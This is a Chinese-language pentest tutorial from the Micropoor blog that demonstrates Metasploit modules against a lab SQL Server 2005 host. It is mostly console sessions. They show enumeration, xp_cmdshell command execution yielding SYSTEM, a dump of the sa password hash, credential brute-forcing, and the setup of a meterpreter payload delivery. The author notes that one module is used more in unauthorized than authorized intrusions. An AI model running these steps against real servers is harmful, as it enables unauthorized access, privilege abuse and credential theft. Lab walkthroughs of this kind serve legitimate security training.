专注APT攻击与防御

https://micropoor.blogspot.com/

msf 内置关于mssql插件如下（部分非测试mssql 插件）

```
msf exploit(multi/handler) > search mssql

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Check  Description
   ----                                                  ---------------  ----       -----  -----------
   auxiliary/admin/mssql/mssql_enum                                       normal     No     Microsoft SQL Server Configuration Enumerator
   auxiliary/admin/mssql/mssql_enum_domain_accounts                       normal     No     Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                  normal     No     Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_sql_logins                            normal     No     Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
   auxiliary/admin/mssql/mssql_escalate_dbowner                           normal     No     Microsoft SQL Server Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_dbowner_sqli                      normal     No     Microsoft SQL Server SQLi Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_execute_as                        normal     No     Microsoft SQL Server Escalate EXECUTE AS
   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                   normal     No     Microsoft SQL Server SQLi Escalate Execute AS
   auxiliary/admin/mssql/mssql_exec                                       normal     No     Microsoft SQL Server xp_cmdshell Command Execution
   auxiliary/admin/mssql/mssql_findandsampledata                          normal     Yes    Microsoft SQL Server Find and Sample Data
   auxiliary/admin/mssql/mssql_idf                                        normal     No     Microsoft SQL Server Interesting Data Finder
   auxiliary/admin/mssql/mssql_ntlm_stealer                               normal     Yes    Microsoft SQL Server NTLM Stealer
   auxiliary/admin/mssql/mssql_ntlm_stealer_sqli                          normal     No     Microsoft SQL Server SQLi NTLM Stealer
   auxiliary/admin/mssql/mssql_sql                                        normal     No     Microsoft SQL Server Generic Query
   auxiliary/admin/mssql/mssql_sql_file                                   normal     No     Microsoft SQL Server Generic Query from File
   auxiliary/analyze/jtr_mssql_fast                                       normal     No     John the Ripper MS SQL Password Cracker (Fast Mode)
   auxiliary/gather/lansweeper_collector                                  normal     No     Lansweeper Credential Collector
   auxiliary/scanner/mssql/mssql_hashdump                                 normal     Yes    MSSQL Password Hashdump
   auxiliary/scanner/mssql/mssql_login                                    normal     Yes    MSSQL Login Utility
   auxiliary/scanner/mssql/mssql_ping                                     normal     Yes    MSSQL Ping Utility
   auxiliary/scanner/mssql/mssql_schemadump                               normal     Yes    MSSQL Schema Dump
   auxiliary/server/capture/mssql                                         normal     No     Authentication Capture: MSSQL
   exploit/windows/iis/msadc                             1998-07-17       excellent  Yes    MS99-025 Microsoft IIS MDAC msadcs.dll RDS Arbitrary Remote Command Execution
   exploit/windows/mssql/lyris_listmanager_weak_pass     2005-12-08       excellent  No     Lyris ListManager MSDE Weak sa Password
   exploit/windows/mssql/ms02_039_slammer                2002-07-24       good       Yes    MS02-039 Microsoft SQL Server Resolution Overflow
   exploit/windows/mssql/ms02_056_hello                  2002-08-05       good       Yes    MS02-056 Microsoft SQL Server Hello Overflow
   exploit/windows/mssql/ms09_004_sp_replwritetovarbin   2008-12-09       good       Yes    MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption
   exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli  2008-12-09   excellent  Yes    MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL Injection
   exploit/windows/mssql/mssql_clr_payload               1999-01-01       excellent  Yes    Microsoft SQL Server Clr Stored Procedure Payload Execution
   exploit/windows/mssql/mssql_linkcrawler               2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   exploit/windows/mssql/mssql_payload                   2000-05-30       excellent  Yes    Microsoft SQL Server Payload Execution
   exploit/windows/mssql/mssql_payload_sqli              2000-05-30       excellent  No     Microsoft SQL Server Payload Execution via SQL Injection
   post/windows/gather/credentials/mssql_local_hashdump                   normal     No     Windows Gather Local SQL Server Hash Dump
   post/windows/manage/mssql_local_auth_bypass                            normal     No     Windows Manage Local Microsoft SQL Server Authorization Bypass
```

关于msf常用攻击mssql插件如下：

1. auxiliary/admin/mssql/mssql_enum
2. auxiliary/admin/mssql/mssql_enum_sql_logins
3. auxiliary/admin/mssql/mssql_escalate_dbowner
4. auxiliary/admin/mssql/mssql_exec
5. auxiliary/admin/mssql/mssql_sql
6. auxiliary/admin/mssql/mssql_sql_file
7. auxiliary/scanner/mssql/mssql_hashdump
8. auxiliary/scanner/mssql/mssql_login
9. auxiliary/scanner/mssql/mssql_ping
10. exploit/windows/mssql/mssql_payload
11. post/windows/manage/mssql_local_auth_bypass

本地靶机测试：x86 windows 2003 ip:192.168.1.115

1. auxiliary/admin/mssql/mssql_enum

非常详细的目标机Sql server 信息：

```
msf exploit(multi/handler) > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(admin/mssql/mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD             123456           no        The password for the specified username
   RHOST                192.168.1.115    yes       The target address
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(admin/mssql/mssql_enum) > exploit

[*] 192.168.1.115:1433 - Running MS SQL Server Enumeration...
[*] 192.168.1.115:1433 - Version:
[*]     Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
[*]             Oct 14 2005 00:33:37
[*]             Copyright (c) 1988-2005 Microsoft Corporation
[*]             Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
[*] 192.168.1.115:1433 - Configuration Parameters:
[*] 192.168.1.115:1433 -        C2 Audit Mode is Not Enabled
[*] 192.168.1.115:1433 -        xp_cmdshell is Not Enabled
[*] 192.168.1.115:1433 -        remote access is Enabled
[*] 192.168.1.115:1433 -        allow updates is Not Enabled
[*] 192.168.1.115:1433 -        Database Mail XPs is Not Enabled
[*] 192.168.1.115:1433 -        Ole Automation Procedures are Not Enabled
[*] 192.168.1.115:1433 - Databases on the server:
[*] 192.168.1.115:1433 -        Database name:master
[*] 192.168.1.115:1433 -        Database Files for master:
[*] 192.168.1.115:1433 -                C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\master.mdf
[*] 192.168.1.115:1433 -                C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\mastlog.ldf
[*] 192.168.1.115:1433 -        Database name:tempdb
[*] 192.168.1.115:1433 -        Database Files for tempdb:
[*] 192.168.1.115:1433 -                C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\tempdb.mdf
```

```
*] 192.168.1.115:1433 - Accounts with Username and Password being the same:
*] 192.168.1.115:1433 -        No Account with its password being the same as its usern
*] 192.168.1.115:1433 - Accounts with empty password:
*] 192.168.1.115:1433 -        No Accounts with empty passwords where found.
*] 192.168.1.115:1433 - Stored Procedures with Public Execute Permission found:
*] 192.168.1.115:1433 -        sp_replsetsyncstatus
*] 192.168.1.115:1433 -        sp_replcounters
*] 192.168.1.115:1433 -        sp_replsendtoqueue
*] 192.168.1.115:1433 -        sp_resyncexecutesql
*] 192.168.1.115:1433 -        sp_prepexecrpc
*] 192.168.1.115:1433 -        sp_repltrans
*] 192.168.1.115:1433 -        sp_xml_preparedocument
*] 192.168.1.115:1433 -        xp_qv
*] 192.168.1.115:1433 -        xp_getnetname
*] 192.168.1.115:1433 -        sp_releaseschemalock
*] 192.168.1.115:1433 -        sp_refreshview
*] 192.168.1.115:1433 -        sp_replcmds
*] 192.168.1.115:1433 -        sp_unprepare
*] 192.168.1.115:1433 -        sp_resyncprepare
*] 192.168.1.115:1433 -        sp_createorphan
*] 192.168.1.115:1433 -        xp_dirtree
*] 192.168.1.115:1433 -        sp_replwritetovarbin
*] 192.168.1.115:1433 -        sp_replsetoriginator
*] 192.168.1.115:1433 -        sp_xml_removedocument
*] 192.168.1.115:1433 -        sp_repldone
*] 192.168.1.115:1433 -        sp_reset_connection
*] 192.168.1.115:1433 -        xp_fileexist
*] 192.168.1.115:1433 -        xp_fixeddrives
*] 192.168.1.115:1433 -        sp_getschemalock
*] 192.168.1.115:1433 -        sp_prepexec
*] 192.168.1.115:1433 -        xp_revokelogin
*] 192.168.1.115:1433 -        sp_resyncuniquetable
*] 192.168.1.115:1433 -        sp_replflush
*] 192.168.1.115:1433 -        sp_resyncexecute
*] 192.168.1.115:1433 -        xp_grantlogin
*] 192.168.1.115:1433 -        sp_droporphans
*] 192.168.1.115:1433 -        xp_regread
*] 192.168.1.115:1433 -        sp_getbindtoken
*] 192.168.1.115:1433 -        sp_replincrementlsn
*] 192.168.1.115:1433 - Instances found on this server:
*] 192.168.1.115:1433 -        MSSQLSERVER
```

2.auxiliary/admin/mssql/mssql_enum_sql_logins

枚举sql logins，速度较慢，不建议使用。

```
msf auxiliary(admin/mssql/mssql_enum_sql_logins) > show options

Module options (auxiliary/admin/mssql/mssql_enum_sql_logins):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   FuzzNum              300              yes       Number of principal_ids to fuzz.
   PASSWORD             123456           no        The password for the specified username
   RHOST                192.168.1.115    yes       The target address
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(admin/mssql/mssql_enum_sql_logins) > exploit

[*] 192.168.1.115:1433 - Attempting to connect to the database server at 192.168.1.115:1433 as sa...
[+] 192.168.1.115:1433 - Connected.
[*] 192.168.1.115:1433 - Checking if sa has the sysadmin role...
[+] 192.168.1.115:1433 - sa is a sysadmin.
[*] 192.168.1.115:1433 - Setup to fuzz 300 SQL Server logins.
[*] 192.168.1.115:1433 - Enumerating logins...
```

3.auxiliary/admin/mssql/mssql_escalate_dbowner

发现dbowner，当sa无法得知密码的时候，或者需要其他账号提供来支撑下一步的内网渗透。

```
msf auxiliary(admin/mssql/mssql_escalate_dbowner) > show options

Module options (auxiliary/admin/mssql/mssql_escalate_dbowner):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD             123456           no        The password for the specified username
   RHOST                192.168.1.115    yes       The target address
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(admin/mssql/mssql_escalate_dbowner) > exploit

[*] 192.168.1.115:1433 - Attempting to connect to the database server at 192.168.1.115:1433 as sa...
[+] 192.168.1.115:1433 - Connected.
[*] 192.168.1.115:1433 - Checking if sa has the sysadmin role...
[+] 192.168.1.115:1433 - sa has the sysadmin role, no escalation required.
[*] Auxiliary module execution completed
```

4.auxiliary/admin/mssql/mssql_exec

最常用模块之一，当没有激活xp_cmdshell，自动激活。并且调用执行cmd命令。权限继承Sql server。

```
msf auxiliary(admin/mssql/mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

   Name                 Current Setting    Required  Description
   ----                 ---------------    --------  -----------
   CMD                  exe.exe /c whoami  no        Command to execute
   PASSWORD             123456             no        The password for the specified username
   RHOST                192.168.1.115      yes       The target address
   RPORT                1433               yes       The target port (TCP)
   TDSENCRYPTION        false              yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa                 no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false              yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(admin/mssql/mssql_exec) > set CMD cmd.exe /c whoami
CMD => cmd.exe /c whoami
msf auxiliary(admin/mssql/mssql_exec) > exploit

[*] 192.168.1.115:1433 - SQL Query: EXEC master..xp_cmdshell 'cmd.exe /c whoami'


 output
 ------
 nt authority\system


[*] Auxiliary module execution completed
```

5.auxiliary/admin/mssql/mssql_sql

最常用模块之一，如果熟悉Sql server 数据库特性，以及sql语句。建议该模块，更稳定。

```
Module options (auxiliary/admin/mssql/mssql_sql):

   Name                 Current Setting   Required  Description
   ----                 ---------------   --------  -----------
   PASSWORD             123456            no        The password for the specified username
   RHOST                192.168.1.115     yes       The target address
   RPORT                1433              yes       The target port (TCP)
   SQL                  select @@version  no        The SQL query to execute
   TDSENCRYPTION        false             yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa                no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false             yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(admin/mssql/mssql_sql) > exploit

[*] 192.168.1.115:1433 - SQL Query: select @@version
[*] 192.168.1.115:1433 - Row Count: 1 (Status: 16 Command: 193)


 NULL
 ----
 Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
        Oct 14 2005 00:33:37
        Copyright (c) 1988-2005 Microsoft Corporation
        Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)


[*] Auxiliary module execution completed
msf auxiliary(admin/mssql/mssql_sql) >
```

6.auxiliary/admin/mssql/mssql_sql_file

当需要执行多条sql语句的时候，或者非常复杂。msf本身支持执行sql文件。授权渗透应用较少，非授权应用较多的模块。

```
msf auxiliary(admin/mssql/mssql_sql_file) > show options

Module options (auxiliary/admin/mssql/mssql_sql_file):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD             123456           no        The password for the specified username
   QUERY_PREFIX                          no        string to append each line of the file
   QUERY_SUFFIX                          no        string to prepend each line of the file
   RHOST                192.168.1.115    yes       The target address
   RPORT                1433             yes       The target port (TCP)
   SQL_FILE                              yes       File containing multiple SQL queries execute (one per line)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(admin/mssql/mssql_sql_file) > exploit
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: SQL_FILE.
msf auxiliary(admin/mssql/mssql_sql_file) > set sql_file /tmp/test.sql
test.sql
msf auxiliary(admin/mssql/mssql_sql_file) > set sql_file /tmp/test.sql
sql_file => /tmp/test.sql
msf auxiliary(admin/mssql/mssql_sql_file) > exploit

[*] 192.168.1.115:1433 - SQL Query: select @@version
[*] 192.168.1.115:1433 - Row Count: 1 (Status: 16 Command: 193)


 NULL
 ----
 Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
        Oct 14 2005 00:33:37
        Copyright (c) 1988-2005 Microsoft Corporation
        Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)


[*] Auxiliary module execution completed
msf auxiliary(admin/mssql/mssql_sql_file) >
```

7.auxiliary/scanner/mssql/mssql_hashdump

mssql的hash导出。如果熟悉sql语句。也可以用mssql_sql模块来执行。如图2.

```
msf auxiliary(scanner/mssql/mssql_hashdump) > show options

Module options (auxiliary/scanner/mssql/mssql_hashdump):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD             123456           no        The password for the specified username
   RHOSTS               192.168.115      yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(scanner/mssql/mssql_hashdump) > exploit
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf auxiliary(scanner/mssql/mssql_hashdump) > set RHOSTS 192.168.1.115
RHOSTS => 192.168.1.115
msf auxiliary(scanner/mssql/mssql_hashdump) > exploit

[*] 192.168.1.115:1433    - Instance Name: nil
[+] 192.168.1.115:1433    - Saving mssql05 = sa:01004086ceb628aa51dd7e821560d52c6a6b5dc187421c6e8057
[*] 192.168.1.115:1433    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mssql/mssql_hashdump) >
```

图2：

```
msf auxiliary(admin/mssql/mssql_sql) > set sql select password_hash from sys.sql_logins where name=\'sa\'
sql => select password_hash from sys.sql_logins where name='sa'
msf auxiliary(admin/mssql/mssql_sql) > exploit

[*] 192.168.1.115:1433 - SQL Query: select password_hash from sys.sql_logins where name='sa'
[*] 192.168.1.115:1433 - Row Count: 1 (Status: 16 Command: 193)


 password_hash
 -------------
 01004086ceb628aa51dd7e821560d52c6a6b5dc187421c6e8057

[*] Auxiliary module execution completed
msf auxiliary(admin/mssql/mssql_sql) >
[msf] 0:ruby*
```

8.auxiliary/scanner/mssql/mssql_login

内网渗透中的常用模块之一，支持RHOSTS，来批量发现内网mssql主机。mssql的特性除了此种方法。还有其他方法来专门针对mssql主机发现，以后得季会提到。

```
msf auxiliary(scanner/mssql/mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   PASSWORD             123456           no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS               192.168.1.115    yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port (TCP)
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)
   VERBOSE              true             yes       Whether to print output for all attempts

msf auxiliary(scanner/mssql/mssql_login) > exploit

[*] 192.168.1.115:1433    - 192.168.1.115:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.1.115:1433    - No active DB -- Credential data will not be saved!
[+] 192.168.1.115:1433    - 192.168.1.115:1433 - Login Successful: WORKSTATION\sa:123456
[*] 192.168.1.115:1433    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

9.auxiliary/scanner/mssql/mssql_ping

查询mssql 实例，实战中，应用较少。信息可能不准确。


```
msf auxiliary(scanner/mssql/mssql_ping) > show info

       Name: MSSQL Ping Utility
     Module: auxiliary/scanner/mssql/mssql_ping
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  MC <mc@metasploit.com>

Check supported:
  Yes

Basic options:
  Name                 Current Setting  Required  Description
  ----                 ---------------  --------  -----------
  PASSWORD             123456           no        The password for the specified username
  RHOSTS               192.168.1.115    yes       The target address range or CIDR identifier
  TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
  THREADS              1                yes       The number of concurrent threads
  USERNAME             sa               no        The username to authenticate as
  USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

Description:
  This module simply queries the MSSQL instance for information.
```

10.exploit/windows/mssql/mssql_payload

非常好的模块之一，在实战中。针对不同时间版本的系统都有着自己独特的方式来上传payload。

```
msf exploit(windows/mssql/mssql_payload) > show options

Module options (exploit/windows/mssql/mssql_payload):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   METHOD               cmd              yes       Which payload delivery method to use (ps, cmd, or old)
   PASSWORD             123456           no        The password for the specified username
   RHOST                192.168.1.115    yes       The target address
   RPORT                1433             yes       The target port (TCP)
   SRVHOST              0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT              8080             yes       The local port to listen on.
   SSL                  false            no        Negotiate SSL for incoming connections
   SSLCert                               no        Path to a custom SSL certificate (default is randomly generated)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   URIPATH                               no        The URI to use for this exploit (default is random)
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.1.115    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/mssql/mssql_payload) > show targets
```

注：由于本季的靶机是 windows 2003，故参数set method old，如果本次的参数为cmd，那么payload将会失败。



11.post/windows/manage/mssql_local_auth_bypass

post模块都属于后渗透模块，不属于本季内容。未来的系列。会主讲post类模块。

后者的话：

在内网横向渗透中，需要大量的主机发现来保证渗透的过程。而以上的插件，在内网横向或者Sql server主机发现的过程中，尤为重要。与Mysql 不同的是，在Sql server的模块中，一定要注意参数的配备以及payload的组合。否则无法反弹payload。

- Micropoor